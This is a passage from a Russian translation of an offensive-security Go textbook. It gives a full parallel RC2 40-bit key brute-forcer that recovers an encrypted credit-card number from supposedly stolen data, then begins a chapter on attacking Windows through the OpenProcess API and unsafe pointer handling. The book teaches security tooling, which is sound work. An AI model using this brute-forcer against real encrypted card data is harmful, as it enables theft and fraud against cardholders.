Прежде чем переходить к коду, нужно подготовить среду. Во-первых, ни стандартные, ни расширенные криптографические библиотеки Go не содержат пакета RC2, предназначенного для публичного применения. Тем не менее для этого существует внутренний пакет Go. Внутренние пакеты нельзя импортировать непосредственно во внешние программы, поэтому нужно найти хитрый способ его использовать.

Во-вторых, чтобы не усложнять, мы сделаем некоторые допущения в отношении данных, чего в обычных условиях делать бы не стали. В частности, мы предположим,

что длина данных в открытом тексте кратна размеру блока RC2 (8 байт). Это позволит избежать перегрузки логики административными задачами вроде обработки дополнения PKCS #5. Обработка этого дополнения будет аналогична тому, что мы делали несколько раньше (см. листинг 11.4), нужно только более внимательно подойти к проверке содержимого, чтобы сохранить целостность обрабатываемых данных. Мы также предположим, что шифротекст — это зашифрованный номер кредитной карты. Проверять потенциальные ключи станем путем оценки получаемых в открытом тексте данных. В этом случае при проверке данных мы убеждаемся, что текст является численным, после чего обрабатываем его *алгоритмом Луна*. Алгоритм Луна — это метод проверки номеров кредитных карт и других значимых данных.

Еще мы допустим, что можем определить — возможно, путем кражи данных файловой системы или исходного кода, — что эти данные зашифрованы с помощью 40-битного ключа в режиме ECB без вектора инициализации. RC2 поддерживает ключи переменной длины и, поскольку это блочный шифр, может оперировать в разных режимах. В самом простом режиме ECB блоки данных шифруются независимо от других блоков. Это несколько упрощает логику. Наконец, хоть мы и можем взломать ключ в непараллельной реализации, при выборе параллельной производительность будет существенно выше. Также вместо того, чтобы поочередно показывать параллельную и непараллельную реализации, перейдем сразу к параллельной.

Теперь установим пару необходимых компонентов. Сначала скопируйте официальную реализацию Go для RC2 из репозитория https://github.com/golang/crypto/blob/master/pkcs12/internal/rc2/rc2.go. Потребуется установить ее в локальное рабочее пространство, чтобы затем импортировать в брутфорсер. Как мы уже говорили, это внутренний пакет, то есть по умолчанию внешние библиотеки не могут его импортировать и использовать. Это немного хакерский способ, но он избавит вас от необходимости применять стороннюю реализацию или писать собственный код шифра RC2. При копировании же указанной реализации в рабочее пространство неэкспортируемые функции и типы станут частью пакета разработки, и, следовательно, их можно будет использовать.

Также нужно установить пакет, который потребуется для выполнения проверки алгоритмом Луна:

```
$ go get github.com/joeljunstrom/go-luhn
```

Эта проверка вычисляет контрольные суммы номеров кредитных карт или других идентификационных данных, определяя их действительность. Для этого мы задействуем существующий пакет. Он отлично задокументирован и избавит от необходимости изобретать колесо.

Вот теперь можно приступать к написанию кода. Потребуется перебрать каждую комбинацию всего пространства ключей (40 бит), расшифровывая шифротекст с помощью каждого ключа, после чего проверить результат на то, состоит ли он только из численных знаков и проходит ли проверку алгоритмом Луна. Для управления этой работой мы используем модель «производитель/получатель» — производитель будет передавать ключ в канал, а получатели станут считывать его и соответствующим образом выполнять. Сама работа будет представлять собой значение одного ключа. Нахождение ключа, который производит проходящий проверку открытый текст, будет свидетельствовать о нахождении номера кредитной карты, и каждая горутина получит команду прекращать работу.

Одна из наиболее интересных частей данной задачи заключается в выборе способа перебора пространства ключей. В нашем решении используется цикл `for`, который обходит это пространство, представленное как значения `uint64`. Проблема же в том, что `uint64` занимает в памяти 64 бита. Поэтому для преобразования `uint64` в 40-битный (5-байтовый) `[]byte` ключ RC2 потребуется обрезать 24 бита (3 байта) ненужных данных. Надеемся, что после рассмотрения кода этот процесс станет вам понятен. Мы будем не спеша проходить по разделам кода и прорабатывать их один за другим. В листинге 11.8 показана первая часть этой программы.

Листинг 11.8. Импорт типа брутфорса RC2 (/ch-11/rc2-brute/main.go)

```
import (
    "crypto/cipher"
    "encoding/binary"
    "encoding/hex"
    "fmt"
    "log"
    "regexp"
    "sync"

  ❶ luhn "github.com/joeljunstrom/go-luhn"

  ❷ "github.com/blackhat-go/bhg/ch-11/rc2-brute/rc2 "
)

❸ var numeric = regexp.MustCompile(`^\d{8}$`)

❹ type CryptoData struct {
    block cipher.Block
    key   []byte
}
```

Мы добавили инструкции `import`, чтобы привлечь ваше внимание к внедрению стороннего пакета `go-luhn` ❶, а также пакета `rc2` ❷, который вы скопировали из внутреннего репозитория Go. Мы также компилируем регулярное выражение ❸,

которое будем использовать для проверки того, представляет ли итоговый блок открытого текста 8 байт численных данных.

Обратите внимание на то, что мы проверяем именно 8 байт данных, а не 16 байт, соответствующие длине номера кредитной карты. Дело в том, что длина блока RC2 составляет 8 байт, и шифротекст мы будем расшифровывать блок за блоком, так что можно проверять первый блок, чтобы определить, является ли он численным. Если не все его 8 байт численные, значит, мы имеем дело не с номером кредитной карты и расшифровку второго блока можно пропустить. Такая небольшая прибавка к производительности в итоге существенно уменьшит общее время, необходимое для миллионов повторений.

В конце мы определяем тип `CryptoData` ❹, который будем использовать для хранения ключа и `cipher.Block`. С помощью этой `struct` станем определять единицы создаваемой производителями работы, которые будут обрабатывать получатели.

Работа производителя

Разберем функцию-производитель из листинга 11.9. Ее мы помещаем после определений типов предыдущего листинга.

Листинг 11.9. Функция-производитель RC2 (/ch-11/rc2-brute/main.go)

```
❶ func generate(start, stop uint64, out chan <- *CryptoData,\
  done <- chan struct{}, wg *sync.WaitGroup) {
    ❷ wg.Add(1)
    ❸ go func() {
        ❹ defer wg.Done()
          var (
              block cipher.Block
              err   error
              key   []byte
              data  *CryptoData
          )
        ❺ for i := start; i <= stop; i++ {
              key = make([]byte, 8)
            ❻ select {
            ❼ case <- done:
                  return
            ❽ default:
                ❾ binary.BigEndian.PutUint64(key, i)
                  if block, err = rc2.New(key[3:], 40); err != nil {
                     log.Fatalln(err)
                  }
                  data = &CryptoData{
                      block: block,
                      key:   key[3:],
                  }
```

```
                ❿ out <- data
            }
        }
    }()

    return
}
```

Эта функция называется `generate()` ❶. Она получает две переменные `uint64`, которые служат для определения сегмента пространства ключей, в котором производитель выполняет работу (по сути, диапазона, в котором будут создаваться ключи). Это позволяет разбить пространство ключей на равные части и распределить их между производителями.

Эта функция также получает два канала: канал только для записи `*CryptData`, используемый для передачи работы потребителями, и общий канал `struct`, который будет служить для получения сигналов от потребителей. Второй канал необходим, чтобы, например, потребитель, который обнаружит верный ключ, смог явно просигнализировать производителям о необходимости прекращения работы. Последним аргументом функция получает `WaitGroup`, которая будет использоваться для отслеживания и синхронизации выполнения производителей. О запуске каждого параллельного производителя мы сообщаем `WaitGroup` с помощью выполнения `wg.Add(1)` ❷.

Мы заполняем рабочий канал в горутине ❸, включая вызов к `defer wg.Done()` ❹, чтобы при выходе горутины уведомить об этом `WaitGroup`. Впоследствии это исключит блокировки при попытке продолжить выполнение из функции `main()`. Значения `start()` и `stop()` мы используем для перебора сегмента пространства ключей с помощью цикла `for` ❺. Каждая итерация цикла увеличивает переменную `i`, пока не будет достигнуто конечное смещение.

Как мы уже говорили, пространство ключей 40-битное, но `i` представляет 64 бита. Эту разницу в размерах очень важно понять. В Go нет встроенного 40-битного типа, есть только 32- и 64-битные. Поскольку 32 бит недостаточно, чтобы вместить 40-битное значение, нужно использовать 64-битный тип и уже потом разобраться с лишними 24 битами. Как вариант, можно было бы избежать всех этих сложностей, применив для перебора пространства ключей `[]byte`, а не `uint64`. Но в таком случае потребовалась бы реализация запутанных побитных операций, серьезно усложняющих весь пример. Так что здесь будет проще разобраться с длиной.

Внутрь цикла мы включаем инструкцию `select` ❻, которая на первый взгляд может показаться глупой, потому что оперирует с данными канала и не вписывается в типичный синтаксис. С помощью `case <- done` она проверяет, закрыт ли канал `done` ❼. Если закрыт, срабатывает инструкция `return` для выхода из горутины. Если же канал открыт, срабатывает кейс `default` ❽ и создаются криптографические

экземпляры, необходимые для определения работы. В частности, мы вызываем `binary.BigEndian.PutUint64(key, i)` ❾, чтобы записать значение `uint64` (текущий ключ) в `[]byte` с именем `key`.

Несмотря на то что до этого мы явно на это не указывали, `key` инициализируется как 8-байтовый срез. Зачем же определять его, если мы работаем с 5-байтовым ключом? Поскольку `binary.BigEndian.PutUint64` получает значение `uint64`, ей требуется срез назначения длиной 8 байт, иначе будет выдана ошибка о выходе индекса из допустимого диапазона. Эта функция не сможет вместить 8-байтовое значение в 5-байтовый срез, поэтому мы предоставляем ей 8-байтовый. Обратите внимание на то, что на протяжении оставшегося кода мы используем только последние 5 байт среза `key`. Несмотря на то что первые 3 байта нулевые, они все равно нарушат строгость криптографических функций, если будут включены. Именно поэтому мы вызываем `rc2.New(key[3:], 40)`, чтобы создать шифр изначально. Таким образом мы отбрасываем ненужные 3 байта, а также передаем длину ключа в битах: 40. Полученный экземпляр `cipher.Block` и соответствующие байты ключа используются для создания объекта `CryptoData`, который передается в рабочий канал `out` ❿.

Это все, что касается кода производителя. Обратите внимание: в этом разделе мы только загружаем необходимые данные ключа. Нигде в этой функции мы не пытаемся расшифровать сам шифротекст. Это будет работа функции-потребителя.

Выполнение работы и расшифровка данных

Теперь рассмотрим функцию-потребитель из листинга 11.10. Ее мы добавляем в тот же файл, что и предыдущий код.

Листинг 11.10. Функция-потребитель RC2 (/ch-11/rc2-brute/main.go)

```
❶ func decrypt(ciphertext []byte, in <- chan *CryptoData, \
  done chan struct{}, wg *sync.WaitGroup) {
      size := rc2.BlockSize
      plaintext := make([]byte, len(ciphertext))
   ❷ wg.Add(1)
      go func() {
       ❸ defer wg.Done()
       ❹ for data := range in {
             select {
          ❺ case <- done:
                return
          ❻ default:
             ❼ data.block.Decrypt(plaintext[:size], ciphertext[:size])
             ❽ if numeric.Match(plaintext[:size]) {
                ❾ data.block.Decrypt(plaintext[size:], ciphertext[size:])
                ❿ if luhn.Valid(string(plaintext)) && \
                  numeric.Match(plaintext[size:]) {
```

```
                        fmt.Printf("Card [%s] found using key [%x]\n", /
                        plaintext, data.key)
                        close(done)
                        return
                    }
                }
            }
        }
    }()
}
```

Функция-потребитель `decrypt()` ❶ получает несколько параметров. Первый — это шифротекст, который требуется расшифровать. Далее идут два отдельных канала: канал только для чтения `*CryptoData` под названием `in`, который будет использоваться в качестве очереди работы, и канал `done`, который будет служить для отправки и получения явных сигналов о прекращении обработки. Последней она получает функцию `*sync.WaitGroup` с именем `wg`, которая по аналогии с реализацией производителей задействуется для управления потребителями. О запуске воркера мы сообщаем `WaitGroup` с помощью вызова `wg.Add(1)` ❷. Таким образом сможем отслеживать всех запущенных потребителей и управлять ими.

Далее в горутине происходит вызов `defer wg.Done()` ❸, чтобы при завершении функции горутины обновлялось состояние `WaitGroup` и количество активных воркеров уменьшалось на один. Весь этот процесс с `WaitGroup` необходим для синхронизации выполнения программы между произвольным числом воркеров. Позднее мы используем `WaitGroup` в функции `main()` для ожидания завершения `goroutines`.

Эта функция-потребитель задействует цикл `for` ❹ для повторяющегося считывания структур работы `CryptoData` из канала `in`. Когда канал закрывается, цикл останавливается. Напомним, что заполняет этот канал производитель. Скоро вы увидите, что закрывается он после того, как производители перебрали все сегменты пространства ключей и передали соответствующие криптографические данные в канал работы. Из этого следует, что потребитель выполняет цикл до тех пор, пока производители не перестанут создавать работу.

По аналогии с кодом производителя мы используем в этом цикле инструкцию `select`, проверяя, закрыт ли канал `done` ❺. Если да, то явно сигнализируем потребителю о необходимости завершения. Воркер закроет канал, когда будет обнаружен действительный номер кредитной карты, о чем мы вскоре скажем дополнительно. Весь основной криптографический процесс выполняется кейсом `default` ❻. Сначала он расшифровывает первый блок (8 байт) шифротекста ❼, проверяя, является ли полученный текст 8-байтовым численным значением ❽. Если да, то, возможно, перед нами номер кредитной карты, и мы переходим к расшифровыванию второго блока шифротекста ❾. Эти функции расшифровывания вызываются обращением к полю `cipher.Block` объекта работы, считываемого из канала. Напомним, что

производитель создал эту структуру, используя уникальное значение ключа, полученное из пространства ключей.

В конце мы оцениваем полученный открытый текст алгоритмом Луна, а также проверяем, является ли второй его блок 8-байтовым численным значением ❿. Если эти проверки проходят успешно, можно сделать вывод, что действительный номер кредитной карты найден. Этот номер и его ключ мы выводим в `stdout` и вызываем `close(done)`, сигнализируя остальным горутинам о достижении конечной цели.

Написание функции Main

Функция-производитель и функция-потребитель у нас уже готовы и настроены на параллельное выполнение. Теперь мы все это объединим в функции `main()`, показанной в листинге 11.11. Размещаться она будет все в том же исходном файле, что и предыдущие.

Листинг 11.11. Функция main() RC2 (/ch-11/rc2-brute/main.go)

```
func main() {
    var (
        err        error
        ciphertext []byte
    )

    if ciphertext, err = hex.DecodeString("0986f2cc1ebdc5c2e25d04a136fa1a6b");
                         err != nil { ❶
        log.Fatalln(err)
    }

    var prodWg, consWg sync.WaitGroup ❷
    var min, max, prods = uint64(0x0000000000), uint64(0xfffffffffff), uint64(75)
    var step = (max - min) / prods

    done := make(chan struct{})
    work := make(chan *CryptoData, 100)
    if (step * prods) < max { ❸
        step += prods
    }
    var start, end = min, min + step
    log.Println("Starting producers...")
    for i := uint64(0); i < prods; i++ { ❹
        if end > max {
            end = max
        }
        generate(start, end, work, done, &prodWg) ❺
        end += step
        start += step
    }
    log.Println("Producers started!")
```

```
    log.Println("Starting consumers...")
    for i := 0; i < 30; i++ { ❻
        decrypt(ciphertext, work, done, &consWg) ❼
    }
    log.Println("Consumers started!")
    log.Println("Now we wait...")
    prodWg.Wait()❽
    close(work)
    consWg.Wait()❾
    log.Println("Brute-force complete")
}
```

Функция `main()` декодирует шифротекст, представленный в виде hex-строки ❶. Далее мы создаем несколько переменных ❷. Вначале идут `WaitGroup`, используемые для отслеживания горутин производителей и потребителей. Мы также определяем ряд значений `uint64` для отслеживания минимального значения в 40-битном пространстве ключей (0x0000000000), максимального значения в том же пространстве (0xffffffffff) и количества производителей, которых хотим запустить (в данном случае 75). Эти значения используются для вычисления шага или диапазона, который представляет количество перебираемых каждым производителем ключей, поскольку мы распределяем ключи среди них равномерно. Кроме того, создаем канал работы `*CryptoData` и канал `done` для сигнализирования, которые передаются производящей и потребляющей функциям.

Так как для вычисления значения шага мы выполняем простое целочисленное деление, то есть вероятность, что часть данных будет утрачена, если пространство ключей не окажется кратным количеству производителей. Чтобы это учесть и избежать потери точности в ходе преобразования в числа с плавающей точкой для использования в вызове `math.Ceil()`, проверяем, меньше ли максимальный ключ (`step * prods`), чем максимальное значение всего пространства ключей (0xffffffffff) ❸. Если да, то некоторое количество значений не будут учтены. Чтобы это исправить, нужно просто увеличить значение `step`. Мы инициализируем две переменные, `start` и `end`, для хранения начального и конечного смещений, которые будем задействовать для разделения пространства ключей.

Математика для получения смещений и размера шага не будет точной и может легко привести к тому, что код будет искать за гранью максимально допустимого значения пространства ключей. Но это мы исправляем с помощью цикла `for` ❹, используемого для запуска каждого производителя. В этом цикле подстраиваем конечное значение шага, `end`, если оно выходит за пределы максимально допустимого значения пространства ключей.

На каждой итерации этого цикла вызывается `generate()` ❺, которой передается начальное (`start`) и конечное (`end`) смещения пространства ключей, между которыми производитель будет выполнять перебор. Помимо них эта функция

получает каналы `work` и `done`, а также `WaitGroup` производителя. После ее вызова мы смещаем переменные `start` и `end`, чтобы учесть следующий диапазон пространства ключей, который будет передан новому производителю. Таким образом, пространство ключей разбивается на более мелкие и легче обрабатываемые части, с которыми программа может работать параллельно, не вызывая коллизий между горутинами.

После запуска производителей с помощью цикла `for` мы создаем воркеры ❻, в данном случае 30. В каждой итерации вызывается функция `decrypt()` ❼, которой передается шифротекст, канал работы, канал завершения и `WaitGroup` потребителя. Так мы запускаем параллельных потребителей, которые начинают получать и обрабатывать работу по мере ее создания производителями.

Перебор всего пространства ключей занимает немало времени. Если не обработать все должным образом, то функция `main()` непременно завершится до обнаружения нужного ключа или исчерпания пространства поиска. Поэтому нужно убедиться, что у производителей и потребителей достаточно времени, чтобы перебрать все пространство ключей или найти нужный. В этом и помогает `WaitGroup`. Мы вызываем `prodWg.Wait()` ❽, чтобы заблокировать `main()` до момента, пока производители не выполнят свои задачи. Напомним, что их они завершат, когда либо переберут все пространство ключей, либо явно отменят процесс через канал `done`. После завершения мы явно закрываем канал `work`, чтобы потребители не попадали в тупик при попытке считать из него данные. В завершение опять блокируем `main()` вызовом `consWg.Wait()` ❾, чтобы дать потребителям из `WaitGroup` достаточно времени для завершения всей оставшейся `work` в рабочем канале.

Выполнение программы

Программа готова! При ее запуске должен получиться следующий вывод:

```
$ go run main.go
2020/07/12 14:27:47 Starting producers...
2020/07/12 14:27:47 Producers started!
2020/07/12 14:27:47 Starting consumers...
2020/07/12 14:27:47 Consumers started!
2020/07/12 14:27:47 Now we wait...
2020/07/12 14:27:48 Card [4532651325506680] found using key [e612d0bbb6]
2020/07/12 14:27:48 Brute-force complete
```

Она запускает производителей и потребителей, а затем ожидает их выполнения. Когда номер карты найден, программа отображает его в открытом тексте вместе с ключом, с помощью которого он был расшифрован. Поскольку мы предположили, что этот ключ магически подходит для всех карт, то прерываем выполнение преждевременно и празднуем успех, рисуя автопортрет (не показан).

Конечно же, в зависимости от значения ключа перебор на домашнем компьютере может занять приличное время — дни или даже недели. В предыдущем тестовом запуске мы намеренно сузили пространство ключей, чтобы ускорить нахождение нужного. А исчерпывающий перебор области поиска на MacBook Pro 2016 года занял бы примерно неделю. Не так уж плохо для быстрого и грязного решения, выполняющегося на ноутбуке.

Резюме

Криптография — это очень важная тема для специалистов по безопасности, даже несмотря на то что ее изучение требует немало времени. Данная глава охватила симметричные и асимметричные техники, хеширование, обработку паролей с помощью bcrypt, аутентификацию сообщений, взаимную аутентификацию, а также подбор шифра RC2 с помощью брутфорса. В следующей главе займемся изучением тонкостей атаки Microsoft Windows.

12

Взаимодействие с системой Windows и ее анализ


Существует великое множество способов реализации атак на Microsoft Windows, и в одну главу их явно не уместить. Поэтому вместо того, чтобы пытаться объять необъятное, мы выборочно познакомимся с техниками, которые помогут вам в осуществлении атаки на Windows, как изначальной, так и в процессе постэксплуатации.

После рассмотрения документации Microsoft API и некоторых нюансов безопасности мы разберем три темы. Сначала с помощью внутреннего пакета Go `syscall` реализуем взаимодействие с различными Windows API на системном уровне через внедрение процесса. Затем изучим внутренний пакет Go для работы с форматом файлов Portable Executable (PE) и напишем для него парсер. Третья тема будет посвящена техникам использования кода C совместно с нативным кодом Go. Эти прикладные техники вам нужно знать для разработки современной атаки на Windows.

Windows API-функция OpenProcess()

Чтобы успешно атаковать эту ОС, нужно понимать Windows API. Поэтому начнем с изучения его документации в отношении `OpenProcess()` — функции, используемой для получения дескриптора удаленного процесса. Соответствующую документацию можно найти по ссылке https://docs.microsoft.com/en-us/windows/desktop/

api/processthreadsapi/nf-processthreadsapi-openprocess/. На рис. 12.1 показаны детали объекта этой функции.



OpenProcess function

12/04/2018 • 2 minutes to read

Opens an existing local process object.

Syntax

C++ Copy

```
HANDLE OpenProcess(
  DWORD dwDesiredAccess,
  BOOL  bInheritHandle,
  DWORD dwProcessId
);
```

Рис. 12.1. Структура объекта Windows API для OpenProcess()

В этом конкретном случае видно, что объект очень похож на тип структуры в Go. Тем не менее типы полей структуры C++ могут не согласовываться с типами Go, как и типы данных Microsoft.

В процессе согласования этих типов с соответствующими им аналогами в Go может пригодиться справочная информация, размещенная по адресу https://docs.microsoft.com/en-us/windows/desktop/WinProg/windows-data-types/. Таблица 12.1 отражает преобразование типов, которое мы будем использовать в примерах внедрения из этой главы.

Таблица 12.1. Сопоставление типов данных Windows и Go

Windows	Go
BOOLEAN	byte
BOOL	int32
BYTE	byte
DWORD	uint32
DWORD32	uint32
DWORD64	uint64
WORD	uint16
HANDLE	uintptr (указатель беззнакового целого)

Таблица 12.1 (*окончание*)

Windows	Go
LPVOID	uintptr
SIZE_T	uintptr
LPCVOID	uintptr
HMODULE	uintptr
LPCSTR	uintptr
LPDWORD	uintptr

В документации Go тип `uintptr` определяется как «целочисленный тип данных, достаточно большой для хранения паттерна любого указателя». Это особый тип данных, и в этом вы убедитесь, когда мы будем рассматривать пакет Go `unsafe` и преобразования типов в разделе «Типы unsafe.Pointer и uintptr». Сейчас же давайте закончим знакомство с документацией Windows API.

Далее нужно взглянуть на параметры объекта. Раздел Parameters документации дает по этому поводу пояснения. Например, первый параметр, `dwDesiredAccess`, определяет специфики уровня доступа, которым должен обладать дескриптор процесса. Далее в разделе Return Value определяются ожидаемые значения для успешного и неудачного вызовов (рис. 12.2).





Рис. 12.2. Определение ожидаемого возвращаемого значения

В следующем примере кода при использовании пакета `syscall` мы задействуем сообщение об ошибке `GetLastError`, хотя это и пойдет вразрез со стандартной техникой обработки ошибок, то есть синтаксисом `if err != nil`.

Последний раздел документации Windows API, Requirements, предоставляет *библиотеку динамической загрузки (DLL)*, которая содержит экспортируемые функции, например `OpenProcess()`, и потребуется при создании объявлений переменных модуля Windows DLL (рис. 12.3). Другими словами, нельзя вызвать функцию

Windows API из Go, не зная соответствующего модуля Windows DLL. Это станет понятнее по ходу рассмотрения предстоящего примера внедрения процесса.



Requirements

Minimum supported client	Windows XP [desktop apps | UWP apps]
Minimum supported server	Windows Server 2003 [desktop apps | UWP apps]
Target Platform	Windows
Header	processthreadsapi.h (include Windows Server 2003, Windows Vista, Windows 7, Windows Server 2008 Windows Server 2008 R2, Windows.h)
Library	Kernel32.lib
DLL	Kernel32.dll

Рис. 12.3. Раздел Requirements определяет библиотеку, необходимую для вызова API

Типы unsafe.Pointer и uintptr

При работе с пакетом `syscall` однозначно понадобится обойти защиту типов Go. Дело в том, что нам нужно будет, например, устанавливать структуры общей памяти и выполнять преобразование типов между Go и C. В этом разделе реализуется основная работа, которую потребуется проделать для управления памятью, но дополнительно следует изучить официальную документацию Go.

Защиту Go мы обойдем с помощью пакета `unsafe`, упомянутого в главе 9, который содержит необходимые для этого операции и шаги. Go предусматривает четыре основных допущения, которые нам в этом помогут:

- значение указателя любого типа можно преобразовать в `unsafe.Pointer`;
- `unsafe.Pointer` можно преобразовать в значение указателя любого типа;
- `uintptr` можно преобразовать в `unsafe.Pointer`;
- `unsafe.Pointer` можно преобразовать в `uintptr`.

ВНИМАНИЕ

Имейте в виду, что пакеты, импортирующие пакет `unsafe`, могут не быть портативными, а типичная гарантия сохранения совместимости с Go версии 1 при использовании пакета `unsafe` утрачивается.

Тип `uintptr` помимо прочего позволяет выполнять преобразование типов или арифметические операции между внутренними безопасными типами. Несмотря на то что `uintptr` является целочисленным типом, он широко задействуется для выражения адреса памяти. При его применении с типобезопасными указателями собственный сборщик мусора Go будет поддерживать в среде выполнения соответствующие ссылки.

Однако при появлении `unsafe.Pointer` ситуация меняется. Напомним, что `uintptr` — это, по сути, просто беззнаковое целое число. Если значение указателя создается при использовании `unsafe.Pointer`, а затем присваивается `uintptr`, то нет никакой гарантии, что сборщик мусора сохранит целостность ссылочного значения ячейки памяти. Рисунок 12.4 поможет описать это подробнее.




Рис. 12.4. Потенциально опасный указатель при использовании uintptr и unsafe.Pointer

Верхняя часть картинки показывает `uintptr` со ссылочным значением для типобезопасного указателя. В таком виде при сборке мусора в среде выполнения он будет сохранять ссылку. Далее показано, что `uintptr`, ссылающийся на тип `unsafe.Pointer`, может быть удален при сборке мусора, так как Go не сохраняет указатели на произвольные типы данных и не управляет ими. В листинге 12.1 эта проблема представлена в виде кода.

Листинг 12.1. Безопасное использование uintptr, а также небезопасное с unsafe.Pointer

```
func state() {
var onload = createEvents("onload") ❶
    var receive = createEvents("receive") ❷
    var success = createEvents("success") ❸
```

```
    mapEvents := make(map[string]interface{})
    mapEvents["messageOnload"] = unsafe.Pointer(onload)
    mapEvents["messageReceive"] = unsafe.Pointer(receive) ❹
    mapEvents["messageSuccess"] = uintptr(unsafe.Pointer(success)) ❺

    // Эта строка безопасна – восстанавливает исходное значение
    fmt.Println(*(*string)(mapEvents["messageReceive"].(unsafe.Pointer))) ❻

    // Эта строка небезопасна – исходное значение
    // может быть удалено при сборке мусора
    fmt.Println(*(*string)(unsafe.Pointer(mapEvents["messageSuccess"].
(uintptr)))) ❼
}

func createEvents(s string) ❽ *string {
    return &s
}
```

Этот листинг мог бы стать чьей-то попыткой создать, например, конечный автомат. Здесь у нас три переменные, которые с помощью вызова функции `createEvents()` ❽ присвоены соответствующим значениям указателей `onload` ❶, `receive` ❷ и `success` ❸. Далее создается карта, содержащая ключ типа `string` вместе со значением типа `interface{}`. Тип `interface{}` мы используем, потому что он может получать несовместимые типы данных. Здесь с его помощью мы получаем значения `unsafe.Pointer` ❹ и `uintptr` ❺.

Вы наверняка заметили опасные части кода. Несмотря на то что запись карты `mapEvents["messageRecieve"]` имеет тип `unsafe.Pointer`, она по-прежнему хранит свою исходную ссылку на переменную `receive` ❷ и будет выдавать тот же согласованный вывод ❻, что и изначально. В то же время запись карты `mapEvents["messageSuccess"]` ❺ имеет тип `uintptr`. Это означает, что как только значение `unsafe.Pointer`, ссылающееся на переменную `success`, будет присвоено типу `uintptr`, эта переменная ❸ будет подвергнута сборке мусора. Опять же `uintptr` — это просто тип, который хранит литеральное целое число адреса памяти, а не ссылку на указатель. В результате нет гарантии получения ожидаемого выхода ❼, так как этого значения может в итоге не оказаться.

Есть ли безопасный способ применить `uintptr` с `unsafe.Pointer`? Да, можно воспользоваться `runtime.Keepalive`, которая не позволит собрать переменную вместе с мусором. Рассмотрим листинг 12.2, где просто изменим с учетом этого предыдущий блок кода.

Листинг 12.2. Использование функции runtime.KeepAlive() для предотвращения удаления переменной вместе с мусором

```
func state() {
var onload = createEvents("onload")
    var receive  =  createEvents("receive")
    var success❶ = createEvents("success")
```

```
    mapEvents := make(map[string]interface{})
    mapEvents["messageOnload"] = unsafe.Pointer(onload)
    mapEvents["messageReceive"] = unsafe.Pointer(receive)
    mapEvents["messageSuccess"] = uintptr(unsafe.Pointer(success))❷

    // Эта строка безопасна – восстанавливает исходное значение
    fmt.Println(*(*string)(mapEvents["messageReceive"].(unsafe.Pointer)))

    // Эта строка небезопасна – исходное значение
    // может быть собрано вместе с мусором
    fmt.Println(*(*string)(unsafe.Pointer(mapEvents["messageSuccess"].
                          (uintptr))))

    runtime.KeepAlive(success) ❸
}

func createEvents(s string) *string {
    return &s
}
```

Все верно, мы добавили всего одну небольшую строку кода ❸. Эта строка, `runtime.KeepAlive(success)`, обеспечивает сохранение доступности переменной `success` в среде выполнения, до тех пор пока она не будет явно отпущена или выполнение не завершится. То есть несмотря на то, что переменная `success` ❶ хранится в `uintptr` ❷, благодаря директиве `runtime.KeepAlive()` она не может быть собрана как мусор.

Имейте в виду, что пакет `syscall` широко использует `uintptr(unsafe.Pointer()`, и хотя некоторые функции, например `syscall9()`, обеспечивают безопасность типа через исключение, это относится не ко всем функциям. В дальнейшем в ходе самостоятельной работы с собственным кодом проекта вы наверняка столкнетесь с ситуациями, которые потребуют небезопасного управления памятью кучи или стека.

